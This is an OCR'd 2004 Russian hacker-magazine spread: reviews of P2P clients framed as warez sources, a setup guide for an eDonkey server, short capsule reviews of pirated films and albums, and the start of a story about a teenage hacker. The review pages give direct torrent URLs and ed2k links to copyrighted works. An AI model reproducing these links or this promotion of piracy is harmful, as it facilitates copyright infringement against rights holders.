
Диагноз

Любой сетевой программер должен увидеть это, а если есть желание, то и довести до ума и добавить возможностей. Консольный вариант IRC-клиента - действительно нужная вещь, так почему бы не создать что-то стоящее на основе этого исходного кода?

Ссылки

Класс в исходниках забираем здесь: www.programmersheaven.com/d/click.aspx?ID=F29196

■ Иван Ко, профессор вареза (sidex@real.xakep.ru)



СВЕЖАЯ WAREZ-КА


ОТКУДА КАЧАТЬ ВАРЕЗ? P2P - ВОТ ОТВЕТ!

В мире более 10 миллионов человек юзают P2P-сети для получения любого, даже самого редкого, вареза. И буквально намедни верховный суд США отклонил запрос на закрытие целой серии Peer2Peer клиентов/сетей (Grokster, StreamCast, Kazaa), которые подозревались в ущемлении прав оригинальных правообладателей тиражируемого варезниками добра. Простор открыт, и мы можем смело ожидать увеличения числа доступных warez-точек в Сети!

P2P-сети давно признаны самым стабильным местом для добычи и распространения свежего вареза. Давай разберемся, каким софтом лучше всего затовариться для наиболее продуктивного и комфортного поиска необходимого контента. Я не буду касаться самых очевидных грандов Kazaa (www.kazaa.com) и eMule (www.emule-project.net), они и так у тебя давно стоят и лишь плачут по более широкому шлангу в инет, чтобы выкачать все и вся.

ДОРОGROKSTER 2.6

◢ www.grokster.com



Рекламы тут - до утра не разгребешь...

Софтина, как и множество других данного семейства, беспардонно забрасывает рекламными поп-апами и вписывает в систему внушительную кучу spyware. Для прочистки говна рекомендуется выбивалка BPS Spyware/Adware Remover (www.bulletproofsoft.com). Внешним видом и повадками напоминает Morpheus/Kazaa. Объем доступного добра соответствует Kazaa'вскому, т.к. они обе работают на базе одной сети FastTrack. Над выбором особо запариваться не стоит - если уже стоит Kazaa, переход на новую прогу можно отменить.

PIOLET 1.83 BETA

◢ www.piolet.com/download/pub/_beta183_


Софт напоминает WinMX, причем не самой лучшей чертой последнего: проект несколько раз уже закрывался и воскрешался. Увы,


Piolet - топор по-английски

сие есть типичная судьба некоммерческого P2P. Вся тема работает с Manolito-сетью по MP2P-протоколу (www.mp2p.com). Фишка протокола в использовании UDP вместо привычного TCP, что, по заявлению производителей, гарантирует анонимность. Если вдруг клиент не придется по вкусу, можно легко выцепить Blubster, доступный на сайте Piolet и работающий на той же MP2P. Минус Blubster'а в наличии надоедливых баннеров.

EDONKEY 1.0

◢ www.edonkey2000.com



Теперь каждый варезник имеет в хозяйстве мула

Обозревать лидеров индустрии не планировалось, однако eDonkey порадовал свежей версией 1.0, катапультировавшейся сразу из 0.53, и мне было стыдно ее пропустить. Сеть eDonkey насчитывает более двух миллионов юзеров и ожидает роста вместе с появлением портов родного марочного клиента под Mac OS X, а вскоре и Linux. Тут главное нововведение, увы, незаметно win-юзеру: переход с исключительно виндозной MFC базы на Qt, что делает клиент мультиплатформенным. Прога не запаривает рекламой, хотя по умолчанию инсталлит Advertisement-шнягу (можно отказаться от установки). Приятная фича нового билда - монитор левых (fake) файлов, теперь впарить тебе «101 далматинца» под видом «Матрицы, части 5» будет значительно сложнее :). Сейчас я остаюсь с eMule (который крутит дела в той же сети), но если eD будет и дальше радовать своевременными обновлениями, измены будет не избежать :).

SOULSEEK 1.54 TEST 3J

◢ www.slsknet.org


Софтина, чья история началась со скандала: их первый официальный домен был потерян


Всего за несколько баксов ты станешь королем в этой сети

(совершенно понятно, кодеры спустили доменное лавэ на закупку «Арсенального»), и его подхватили некие негодяи, которые стали впаривать рекламный диалер вместо законного SoulSeek. И сейчас ореол скандальности сохраняется - сеть работает для своих, выдавая привилегии на download за оказание гуманитарной помощи ($5 через PayPal - и 30 дней ты в топе). Сеть ориентируется на даунлоад конкретных треков или сетов, а не целых альбомов, как в eDonkey. Здесь можно разыскать самые редкие песни, за которыми придется порядочно долго постоять в очереди.

BITTORRENT 3.4.2

◢ www.bittorrent.com



Стоит ли ждать фильма 35 часов? Тебе решать

Ставшая легендарной torrent-сеть работает как с обозреваемым родным клиентом, так и с другим - от стороннего производителя (BitTornado, www.bittornado.com). Второй клиент более популярен, хотя для меня оказался порядочно замороченным по части конфигов. Фишка обоих клиентов в том, что там нет даже диалога поиска файлов! Ты лишь сдуваешь .torrent-файлы со специальных сайтов вроде torrentreactor.com, torrents.us.to и www.lokitorrent.com. Сеть особенно богата свежими фильмами и другими полновесными паками.

GNUCLEUS 1.8.6

◢ www.gnucleus.com


Gnutella-сеть, с которой работает рассматриваемый клиент, была первой среди децентрализованных. Сетка изначально готовилась одной из дочек AOL'а, так что мега-IT-


Слегка пестрый облик прожки

барыга быстро распорядился закрыть проект, едва P2P-тема обросла варезными стереотипами. Однако софт успел разойтись по рукам, и доблестные кодеры развили довольно мощную сетку, за которую цепляется и Gnucleus. Клиент работает как с основной Gnutell'ой, так и с отслоившейся ветвью G2. Рекламы и другой спрятанной гнили в клиенте найдено не было! Альтернативой может стать хорошо известный Morpheus (www.morpheus.com) или BearShare (www.bearshare.com).

SHAREAZA 2.0.2.0 BETA


www.shareaza.com


Варез на шару? Даешь Shareaz'y!

Где взять столько мозгов для компа, чтобы разом крутить BitTorrent, eMule и Gnucleus? Мозги нужны лишь твои собственные, чтобы найти универсальное решение. Да и они в данном случае могут отдохнуть, ибо заботливый доктор X уже нашел лекарство - Shareaza. Клиент работает с Gnutell'ой, G2, EDK2 и BT без каких-либо претензий. Затруднения могут возникнуть на пару минут при конфигурации роутера для работы с новой сетью, ибо прописка рулесов будет аккурат в 4 раза дольше для обеспечения работы по периметру 4 сетей.


DC++ 0.4032 BETA

dcplusplus.sourceforge.net


С DC++ ты всегда в плюсе!

Сети приходят, сети уходят... Одна же из старейших DirectConnect-сетей остается на сцене, набирая до 400 тысяч юзеров. Тулза удобна и проста в пользовании, значительно меньше тормозит на последнем билде. Из замеченных проблем остается лишь анонимность: история софта помнит случаи, когда его юзеры получали предупреждения от ISP. Предупреждения содержали полный список доступного у юзера добра с указанием того, какие законы и каким образом он нарушает!.. С данной сетью дружит и родной DirectConnect-клиент (www.neo-modus.com).

СВОЙ СОБСТВЕННЫЙ P2P? ЗАГРЕБИ ВАРЕЗ В СВОЮ СЕТЬ!


Статистика популярности крупнейших P2Ps

Ответь мне, пожалуйста: сколько можно халявничать, заряжать свои P2P-клиенты хитройицыми хаками, чтобы высасывать гигабайты вареза, а самому не отдавать и байта народу? Пока со злобными варез-пиявками не начали борьбу на государственном уровне (аки с олигархами), пора стать прозрачным и хорошим - открыть свой собственный P2P-сервер.

Возьмем eDonkey-сеть для примера линковки своего сервера. Им пусть будет Dserver, написанный на радость варез-энтузиастам Джедом Маккалебом для поддержки серверной части ED2K-сети.

Для установки его в твоем *nix-боксе нам потребуется вбить следующее:

```
$ wget ftp://ftp.aubi.de/pub/edonkey/dserver-16.38.p76.gz
$ gzip -d dserver-16.38.p76.gz
$ chmod 755 dserver-16.38.p76
$ rm -f dserver
$ ln -s dserver-16.38.p76 dserver

$ wget ftp://ftp.aubi.de/pub/edonkey/nbuser.gz
$ gzip -d nbuser.gz
$ chmod 755 nbuser

$ wget ftp://ftp.aubi.de/pub/edonkey/dlaunch
$ chmod 755 dlaunch
```

Это не рубрика «Юниксоид», так что прочти дополнительный комментарий: символ «$» вбивать не нужно, сие есть приглашение строки. Тут может быть и «#», если ты рискнешь инсталлить сервант под рутом.

В свое время я ставил версию 16.38, хотя ты можешь закатать и нечто поновее – все доступно на указанном FTP или на официальной паге проекта - lugdunum2k.free.fr. Придется слегка подправить конфигурационные файлы пака. В donkey.ini можно причесать следующие параметры:

Поставил eDonkey-сервер? Теперь ты честный ословод!

name - уникальное имя твоего сервера.
desc - описалово сервера.
maxClients - сколько клиентов допускается на сервер, по дефолту - 6000.
public - если поставлен параметр true, то твой сервак будет горланить другим сайтам сети, что ты онлайн. Они будут направлять к тебе новых клиентов. Отключено по дефолту - false.
console - включает параметром true, врубленным изначально, обработку команд сервера из консоли.
logfile - ведение логов, которое отключено в первоначальной инсталляции.
verbose - дополнительный инфо-мусор.
welcome [#] - здесь приветственный текст, который будет отправляться всем новым юзерам.
threads - количество рабочих ветвей для обработки клиентских запросов. Обычно, как и вбито по дефолту, ставят 5 ветвей на 100 клиентов.
thisIP - IP-адрес сервера. Нужно добавлять в случае, если сервер обезумел и определяет свой IP неверно.
port - порт, с которым клиенты будут вести работу. 4661 - стандарт.
seedIP - здесь указывается, откуда твой сервер будет цеплять список остальных сайтов сети. Можно забить адрес любой другой eDonkey-машины.
seedPort - порт, по которому нужно тянуть список соседствующих сайтов. Менять базовый 4661 не рекомендуется.
type - дефолтным значением key на сервере устанавливается поиск по ключевым словам. Переменная substring даст возможность клиентам заюзать старый поисковой метод. Первый вариант полезнее в хозяйстве.
filter[#] - включает фильтрацию зашаренных файлов, которые будут циркулировать в сети. В ограничении используются метатэги файлов.
tableSize - размер хэш-таблицы, где хранится файловое инфо. 2333 по дефолту. Значение должно быть простым числом, т.е. делиться лишь само на себя и на 1.
maxVersion и minVersion - эти параметры при конфиге трогать вовсе не обязательно.

ВИДЕОВАРЕЗ


«ЖЕНЩИНА-КОШКА» (CATWOMAN) / ПРИКЛЮЧЕНИЯ - ДРАМА

Премьера в RU: 28.10.04

Откуда качать: http://66.90.75.92/suprnova//torrents/2266/Catwoman.PROPER.SVCD.TELESYNC-maVen(3).torrent

Вес пака: 1423 Мб

Не успел «Человек-паук» уползти со сцены, как нас бомбят «Женщиной-кошкой». Здесь косметическая фирма вместо изобретения нового суперпрепарата от старения напустила на героиню мутаген, который сделал ее женщиной-кошкой. У нее сил столько, что ведущие культуристы записываются на консультации; чувства настолько обостряются, что сотня настоящих кошек обзавидуется! Кино, как и множество других, снято на основе комиксов. В комиксах самое главное вовсе не сюжет, но качество картинок. В фильме с картинками все ОК: Хэлли Бэрри очень хороша.




«ЧУЖОЙ ПРОТИВ ХИЩНИКА» (ALIEN VS. PREDATOR) / ФАНТАСТИКА

Премьера в RU: 21.10.04

Откуда качать: http://66.90.75.92/suprnova//torrents/2617/Alien.Vs.Predator-avi.torrent

Вес пака: 701 Мб



Вчера был «Фрэдди против Джэйсона» (Улица вязов/Пятница 13), сегодня «Чужой против хищника». А завтра? «Пельмени против блинов», «Слоны против бегемотов» и «Гонококки против хламидий» уже ждут выпуска. Группа ученых выписывается в поход в Антарктику, чтобы стать свидетелями разборок между обозначенными в названии героями.

«ШАШЛЫК» (THE COOKOUT)

Премьера в RU: 21.10.04

Откуда качать: http://66.90.75.92/suprnova//torrents/2530/cookout-pot-c9mkv.torrent

Вес пака: 203 Мб

Крутой баскетболист поднялся настолько, что подписал контракт на $30M с командой своего города. Дабы продемонстрировать собственную крутость и собрать воедино родню с корешами, спортсмен организует пикник. Туда же слетается и его новая компания знаменитостей и спортивной олигархии. Еще одна черно-


кожая комедия довольно сомнительного качества.

«НЕ БЕЙ КОПЫТОМ» (HOME ON THE RANGE)

Премьера в RU: 28.10.04

Откуда качать: http://66.90.75.92/suprnova//torrents/1878/Home%20On%20The%20Range_avi.torrent

Вес пака: 690 Мб



Бедная бабушка-старушка обязана выплатить целых $1K долга. Ничего не остается, как продать ферму... Мультфильм о колхозной живности, защищающей свой дом от неизбежной продажи. Для добычи необходимого бабла зверюги идут на поиск негодяя, за поимку которого обещано вознаграждение - его должно хватить на помощь бедной старухе. Изо всех звериных приключений получается добрый мульт, причем реализованный в отличной графике. Хотя если ты не заканчиваешь свой день передачей «Спокойной ночи, малыши», то найти законное оправдание потраченному на фильм трафику и времени будет непросто :).


«МАЛЕНЬКАЯ ЧЕРНАЯ КНИЖЕЧКА» (LITTLE BLACK BOOK)

Премьера в RU: 11.11.04

Откуда качать: www.torrentreactor.net/torrents/view_22712

Вес пака: 1547 Мб

Работая в СМИ, не использовать собственное служебное положение - страшный грех. Я, как и главная героиня



фильма, этим совсем не грешу :). Тетя очень охоча до знания о прошлом своего сожителя, который напрочь отказывается рассказывать о своих прежних любовных победах. Как настоящая хакерша, тетя выбивает нужную инфу из Палма бойфренда. Приглашает обоих соучастников интриги на свое ток-шоу и шаг за шагом раскручивает на откровенности... Забавный фильм для поклонников «Секса в большом городе» покажет, что на самом деле отношения бойфренда со своей бывшей вовсе и не прекращались...

«МАНЧЖУРСКИЙ КАНДИДАТ» (THE MANCHURIAN CANDIDATE)

Премьера в RU: 11.11.04

Откуда качать: www.torrentreactor.net/torrents/download_25059

Вес пака: 2289 Мб

Военный отряд Дензела Вашингтона был захвачен в плен в ходе первой иракской войны. После освобождения бойцы вернулись домой с промытыми мозгами. Их тщательно зазомбировали, чтобы сделать рабами через много лет!.. Один из захваченных солдат круто ударяется в карьеру, поднимается на небывалые высоты. Вашингтон же вдруг вспоминает о проведенной терапии и спешит на помощь своему бывшему подопечному, чтобы того не вызвал тайный владыка на совершение зла. Оригинал фильма был о последствиях войны во Вьетнаме, когда нам самим (да и заморским братьям) активно промывали мозги пропагандой. После просмотра вся команда Х докапывалась друг к дружке: когда и где тебя успели зазомбить? Задерживая материалы CuTTer'у, я отмазываюсь: сорри, это все последствия жестокой терапии =\.

ОТКУДА СЛИТЬ

Для слива всех фильмов обзора тебе потребуется установить Torrent-клиент (**www.bittorrent.com**) под Win и Azureus (**sourceforge.net/projects/azureus**) для *nix.

Чтобы добыть искомую музыку в ход пойдет eDonkey (**www.edonkey2000.com**) для винды и MLdonkey (**mldonkey.org**) в никсах. Указанные .torrent и ed2k-линки можно вбивать в обыкновенном браузере.

АУДИОВАРЕЗ

THE STREETS «A GRAND DON'T COME FOR FREE» / R'N'B - ХИП-ХОП

Откуда качать: ed2k://|file|The.Streets.-.A.Grand.Dont.Come.For.Free.-.Advance-2004-Ind.rar|74324879|B7DCC8926E3AA7E600D57CB5A0CB5F2B|/


Вес пака: 71 Мб

The Streets - одна из самых многообещающих белых рэп-команд Европы. Оригинальность релиза прячется в успешном замесе британского garage и dub'а с ритмичной читкой артиста. Это первый альбом за историю Leech, получивший 100% оценку. Есть абсолютно четкие подозрения, что сие станет лучшей hip-hop работой всего 2004 года.

RED HOT CHILI PEPPERS «LIVE IN HYDE PARK» / РОК

Откуда качать: ed2k://|file|Red.Hot.Chili.Peppers-Live.In.Hyde.Park-2cd-2004-Losenviados.Net.rar|178250078|D16C03DE7F7EF1CEBE0657E6E14FFE86|/

Вес пака: 170 Мб



Очень энергичный и позитивный релиз. То, что ребята вытворяют в безбашенных клипах, - вовсе цветочки по сравнению с зарядом живых выступлений. Альбом не претендует на превосходное качество звучания, т.н. post-production мог бы быть лучше (обработка живого сета), но по задору это определенно самый правильный альбом команды.

TEARS FOR FEARS «EVERYBODY LOVES A HAPPY ENDING»

Откуда качать: ed2k://|file|Tears_For_Fears_-_Everybody_Loves_A_Happy_Ending_EMG_www.EliteMusic.org.rar|78716457|53429FC42622CE22142764751083792D|/


Вес пака: 75 Мб

Это музыка времени дискотек 80-х, хотя ее и не столь охотно играли на танцполах дискобаров и районных ДК. Легендарный коллектив распался в 1991 и собрался снова лишь сейчас, чтобы выдать определенно зрелую работу. Не дожидаясь появления множества копий в ED2K, слил альбом с mp3search.ru в день релиза.

BJORK «MEDULLA» / ЭЛЕКТРОНИКА

Откуда качать: ed2k://|file|Bjork.-.Medulla.(192).rar|68896057|5AE8272D45E4B8E5FBF609CC6585B866|/

Вес пака: 66 Мб



Никто не знает точно, в чем очарование Bjork, но все ее хотят! С новым релизом нам обещали море голоса и минимум инструментала. К дуэту вокала и ритм-машины подключаются участники групп Roots, Faith No More и подельники Мадонны. Увы, релиз не заменит легендарные Post и Debut, но это действительно что-то новое в творчестве певицы.

GABRIEL & DRESDEN «BLOOM» / ПРО-ХАУС-ТРАНС

Откуда качать: ed2k://|file|Gabriel_And_Dresden-Bloom-RETAiL-2004-KALBARMP3.rar|229052317|DA16D41068EE85F28CADA884F04CB2B8|/

Вес пака: 218 Мб

Не стоит ругать меня за обзор творчества команды, которой ты не знаешь. Если тебе знакомы Paul van Dyke, Sasha или Digweed, то и Gabriel с Dresden'ом обязательно понравятся. Альбом содержит ремиксы на главные прогрессив-хиты 2004 и успешно дополняется треками собственного сочинения с отличным вокалом одного из участников дуэта. Что D&G для мира моды, то G&D для мира прогрессив-хауса!


MR. CREDO «ДЕВОЧКА-НОЧЬ» /ЭТНО-ПОП

Откуда качать: ed2k://|file|Mr._Credo_-_Devochka-noch_www.russian-board.com_192kbps.rar|113170607|C9829993A9BAB9C193924493ED26674F|/

Вес пака: 107 Мб

Ночь, центр города Челябинска, за столиком уличного кафе сидит человек с полотенцем на голове. Это творец «Хэш бола болы» Мистер Кредо. Он начинал в 90-ые и не совсем успешно перетащил старый продукт в новое время. Музыка ничуть не изменилась, и выжидать, пока в EDonkey появится хотя бы чуток юзеров с нужным паком, совсем не нужно. Для выдачи оценки, идентичной моей, знакомому обозревателю хватило утянуть лишь один заглавный трек с mp3search.ru.

mindw0rk (mindw0rk@gameland.ru)



Месть Denny

– Hi, Denny!
– Привет, крошка.
– Я скучала.
– Я знаю :).
– Как провел выходные?
– Ничего особенного. В субботу ездили с друзьями играть в пейнтбол. Целый день пуляли друг в друга из пушек, после чего ели на природе шашлыки и валялись в сауне. В воскресенье прыгнул с моста на тарзанке, сходил на выставку гаджетов, а ночью тусил в клубешнике.
– Вау! Я бы никогда не решилась прыгнуть с тарзанки.
– Да, меня пугали изрядно. Ну так, адреналин чувствуется. Может, на следующей неделе еще прыгну. А у тебя как?
– У меня все намного скучнее. Сидела дома, читала книжку. С подружками погуляла.
– Домашняя ты моя :).
– Я тебе даже немножко завидую. У тебя такая активная жизнь...
– Иногда от всего этого устаешь. Хочется посидеть лишний раз за компьютером, поиграть в какую-нибудь игрушку. И в этот момент набегают друзья и тащат куда-то.
– Кстати, со мной пытался познакомиться на улице один мальчик.
– Расскажи!
– Ну, все было довольно банально. Просто подошел, спросил, можно ли познакомиться. Но мне он как-то не очень понравился, поэтому долго с ним не общались. Он потом извинился, отошел. Вежливый весь такой =).
– Да, как-то неудачно знакомился.
– Ты бы наверняка подошел более оригинально =). Хотя тебе-то зачем, у тебя своих подружек хватает.
– Что да то да. Правда, последнее время хочется не только секса, хочется нормального человеческого общения. С девушкой, которая тебя понимает... С такой девушкой, как ты.
– Жаль, что мы живем в разных городах. Я бы так хотела с тобой встретиться...
– Да, жаль.

* * *

Запах жареной рыбы, доносящийся из кухни, стал нестерпимым.
– Мам! Ну скоро там?
– Уже почти готово! Потерпи еще пять минут.
Легко сказать «потерпи», когда в животе урчит уже который час. Денис еще раз втянул ноздрями приятный запах и представил лакомые кусочки, аккуратно разложенные на тарелке. Мама умела вкусно готовить. Недаром работала в престижном ресторане.
Пытаясь отвлечься от мыслей о еде, Денис зашел на securitylab.ru и принялся читать новости. Microsoft анонсировала бета-версию Longhorn, Митник пиарит новую книгу, в Австралии 14-летнему пацану приписали статью «Шпионаж» за воровство паролей на диалап у правительственного чиновника. Про взлом «Лукойла» ни слова. Про очередного ламера, стянувшего пароль на инет, – чуть ли не 10 кил, а про то, что Денис проник в компьютерную систему одной из самых влиятельных компаний страны, – ноль. Понятно, что компания свою репутацию бережет, но информация должна была просочиться. Должна!
– Кушай, родной, пока горяченькое – мама внесла в комнату поднос, на котором стояла тарелка с аппетитными кусочками жареной рыбы, тоненько порезанными кусками хлеба, помидорами и компот. Она уже давно привыкла, что Денис кушает только в своей комнате, и на кухне не настаивала.
– Пасиба! – Денис взял поднос и жестом попросил маму ему не мешать.
